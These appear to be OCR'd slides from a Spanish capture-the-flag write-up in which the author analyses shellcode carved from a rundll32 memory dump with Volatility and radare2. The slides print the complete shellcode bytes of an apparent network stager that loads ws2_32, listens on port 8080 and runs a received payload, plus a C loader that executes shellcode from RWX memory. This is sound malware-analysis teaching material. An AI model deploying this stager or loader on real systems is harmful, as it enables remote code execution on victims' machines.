rundll32.exe.1f9b41f0.0x00010000-0x0001ffff.dmp  rundll32.exe.1f9b41f0.0x00340000-0x00407fff.dmp  rundll32.exe.1f9b41f0.0x74db0000-0x74dbafff.dmp  rundll32.exe.1f9b41f0.0x76d20000-0x76dc1fff.dmp
rundll32.exe.1f9b41f0.0x00020000-0x00020fff.dmp  rundll32.exe.1f9b41f0.0x00410000-0x00510fff.dmp  rundll32.exe.1f9b41f0.0x74dd0000-0x74e1afff.dmp  rundll32.exe.1f9b41f0.0x76dd0000-0x76f10fff.dmp
rundll32.exe.1f9b41f0.0x00030000-0x00033fff.dmp  rundll32.exe.1f9b41f0.0x00520000-0x0059ffff.dmp  rundll32.exe.1f9b41f0.0x74f70000-0x74f86fff.dmp  rundll32.exe.1f9b41f0.0x76f20000-0x76f38fff.dmp
rundll32.exe.1f9b41f0.0x00040000-0x00040fff.dmp  rundll32.exe.1f9b41f0.0x00730000-0x0076ffff.dmp  rundll32.exe.1f9b41f0.0x75320000-0x75354fff.dmp  rundll32.exe.1f9b41f0.0x76f40000-0x76f5efff.dmp
rundll32.exe.1f9b41f0.0x00050000-0x00050fff.dmp  rundll32.exe.1f9b41f0.0x007a0000-0x007affff.dmp  rundll32.exe.1f9b41f0.0x75780000-0x758dbfff.dmp  rundll32.exe.1f9b41f0.0x76f60000-0x76f65fff.dmp
rundll32.exe.1f9b41f0.0x00060000-0x00060fff.dmp  rundll32.exe.1f9b41f0.0x007b0000-0x00a7efff.dmp  rundll32.exe.1f9b41f0.0x758e0000-0x759abfff.dmp  rundll32.exe.1f9b41f0.0x76f70000-0x76fbdfff.dmp
rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp  rundll32.exe.1f9b41f0.0x00d20000-0x00d2dfff.dmp  rundll32.exe.1f9b41f0.0x759b0000-0x75a3efff.dmp  rundll32.exe.1f9b41f0.0x76fc0000-0x76fc9fff.dmp
rundll32.exe.1f9b41f0.0x00080000-0x000e6fff.dmp  rundll32.exe.1f9b41f0.0x568c0000-0x5694cfff.dmp  rundll32.exe.1f9b41f0.0x75a40000-0x7668afff.dmp  rundll32.exe.1f9b41f0.0x76fd0000-0x76ffafff.dmp
rundll32.exe.1f9b41f0.0x000f0000-0x000f0fff.dmp  rundll32.exe.1f9b41f0.0x6f070000-0x6f0c0fff.dmp  rundll32.exe.1f9b41f0.0x76690000-0x76758fff.dmp  rundll32.exe.1f9b41f0.0x77030000-0x77030fff.dmp
rundll32.exe.1f9b41f0.0x00100000-0x00100fff.dmp  rundll32.exe.1f9b41f0.0x71830000-0x71841fff.dmp  rundll32.exe.1f9b41f0.0x767c0000-0x7685ffff.dmp  rundll32.exe.1f9b41f0.0x7f6f0000-0x7f7effff.dmp
rundll32.exe.1f9b41f0.0x00110000-0x0014ffff.dmp  rundll32.exe.1f9b41f0.0x742c0000-0x742c4fff.dmp  rundll32.exe.1f9b41f0.0x768f0000-0x7698cfff.dmp  rundll32.exe.1f9b41f0.0x7ffb0000-0x7ffd2fff.dmp
rundll32.exe.1f9b41f0.0x00160000-0x0016ffff.dmp  rundll32.exe.1f9b41f0.0x74770000-0x747abfff.dmp  rundll32.exe.1f9b41f0.0x76990000-0x76a63fff.dmp  rundll32.exe.1f9b41f0.0x7ffde000-0x7ffdefff.dmp
rundll32.exe.1f9b41f0.0x001c0000-0x002bffff.dmp  rundll32.exe.1f9b41f0.0x74c30000-0x74c4afff.dmp  rundll32.exe.1f9b41f0.0x76c10000-0x76c66fff.dmp  rundll32.exe.1f9b41f0.0x7ffdf000-0x7ffdffff.dmp
rundll32.exe.1f9b41f0.0x00330000-0x0033ffff.dmp  rundll32.exe.1f9b41f0.0x74c50000-0x74c9bfff.dmp  rundll32.exe.1f9b41f0.0x76c70000-0x76d1bfff.dmp
(volatility) →  VAD300
```

3. Atenea reto parte (II): Shellcode rundll32

d371693e71a2b5fefbff94d423276f3bf346a55c42a14cab5c7eb5881d65b2e0 shellcode.bin



3. Atenea reto parte (II): Shellcode rundll32

```
(volatility) ➜  Atenea r2 -a x86 -b 32 -m 0x70000 rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp
Module version mismatch /home/marc/.local/share/radare2/plugins/core_pdd.so (3.0.0-git) vs (3.4.0-git)
WARNING: using oba to load the syminfo from different mapaddress.
TODO: Must use the API instead of running commands to speedup loading times.
 -- "a collection of garbage" -- an r2 pro user
[0x00070000]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00070000]> pdf
            ;-- eip:
/ (fcn) fcn.00070000 136
|   fcn.00070000 (uint32_t arg_24h);
|           ; var int32_t var_8h @ ebp-0x8
|           ; arg uint32_t arg_24h @ ebp+0x24
|           ; var int32_t var_24h @ esp+0x24
|           0x00070000      fc              cld
|           0x00070001      e882000000      call fcn.00070088
|           0x00070006      60              pushal
|           0x00070007      89e5            mov ebp, esp
|           0x00070009      31c0            xor eax, eax
|           0x0007000b      648b5030        mov edx, dword fs:[eax + 0x30] ; [0x30:4]=-1 ; '0' ; 48
|           0x0007000f      8b520c          mov edx, dword [edx + 0xc]  ; [0xc:4]=-1 ; 12
|           0x00070012      8b5214          mov edx, dword [edx + 0x14] ; [0x14:4]=-1 ; 20
```


3. Atenea reto parte (II): Shellcode rundll32

d371693e71a2b5fefbff94d423276f3bf346a55c42a14cab5c7eb5881d65b2e0 shellcode.bin

```
[0x00070000]> s fcn.00070088
[0x00070088]> pdf
/ (fcn) fcn.00070088 131
|   fcn.00070088 ();
|           ; var int32_t var_4h @ esp+0x4
|           ; CALL XREF from fcn.00070000 (0x70001)
|           0x00070088      5d              pop ebp
|           0x00070089      6833320000      push 0x3233                ; '32'
|           0x0007008e      687773325f      push 0x5f327377            ; 'ws2_'
|           0x00070093      54              push esp
|           0x00070094      684c772607      push 0x726774c
|           0x00070099      ffd5            call ebp
|           0x0007009b      b890010000      mov eax, 0x190             ; 400
|           0x000700a0      29c4            sub esp, eax
|           0x000700a2      54              push esp
```

3. Atenea reto parte (II): Shellcode2Exe

- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?



3. Atenea reto parte (II): Shellcode2Exe

- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?

```
0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64, 0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28, 0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61,
0x7C, 0x02, 0x2C, 0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52, 0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1, 0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3,
0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49, 0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75, 0xE4, 0x58, 0x8B,
0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B, 0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24, 0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5F, 0x54, 0x68, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0xB8, 0x90, 0x01, 0x00, 0x00, 0x29, 0xC4, 0x54, 0x50, 0x68,
0x29, 0x80, 0x6B, 0x00, 0xFF, 0xD5, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50, 0x68, 0xEA, 0x0F, 0xDF, 0xE0, 0xFF, 0xD5, 0x97, 0x31, 0xDB, 0x53, 0x68, 0x02, 0x00, 0x1F, 0x90, 0x89, 0xE6, 0x6A,
0x10, 0x56, 0x57, 0x68, 0xC2, 0xDB, 0x37, 0x67, 0xFF, 0xD5, 0x6A, 0x01, 0x54, 0x68, 0x02, 0x30, 0x00, 0x00, 0x68, 0xFF, 0xFF, 0x00, 0x00, 0x57, 0x68, 0xF1, 0xA2, 0x77, 0x29, 0xFF, 0xD5, 0x53, 0x57,
0x68, 0xB7, 0xE9, 0x38, 0xFF, 0xFF, 0xD5, 0x53, 0xE8, 0x17, 0x00, 0x00, 0x00, 0x8B, 0x44, 0x24, 0x04, 0x8B, 0x40, 0x04, 0x8B, 0x40, 0x04, 0x2D, 0x37, 0x42, 0x4D, 0x58, 0x74, 0x03, 0x31, 0xC0, 0x40,
0xC2, 0x20, 0x00, 0x53, 0x53, 0x57, 0x68, 0x94, 0xAC, 0xBE, 0x33, 0xFF, 0xD5, 0x40, 0x74, 0xD6, 0x48, 0x57, 0x97, 0x68, 0x75, 0x6E, 0x4D, 0x61, 0xFF, 0xD5, 0x6A, 0x00, 0x6A, 0x04, 0x56, 0x57, 0x68,
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x8B, 0x36, 0x6A, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x6A, 0x00, 0x68, 0x58, 0xA4, 0x53, 0xE5, 0xFF, 0xD5, 0x93, 0x53, 0x6A, 0x00, 0x56, 0x53, 0x57, 0x68,
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x01, 0xC3, 0x29, 0xC6, 0x75, 0xEE, 0xC3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
```


3. Atenea reto parte (II): Shellcode2Exe

- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?

```
#include <windows.h>
#include <stdio.h>

BYTE shellcode[] = { 0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64, 0x8B, 0x50, 0x30, 0x8B,

int WINAPI WinMain( HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) {

    LPVOID buffer = VirtualAlloc(nullptr, 0x500, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(buffer, shellcode, sizeof(shellcode));

    __asm
    {
        mov eax, buffer
        push eax
        ret
    }

    return 0;
}
```


3. Atenea reto parte (II): Shellcode2Exe

- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?
- Lo vemos en ProcessHacker.




3. Atenea reto parte (II): Shellcode análisis

- Lo lanzamos desde un debugger para ver que hace.




3. Atenea reto parte (II): Shellcode análisis

- Llegar a la lógica interesante.



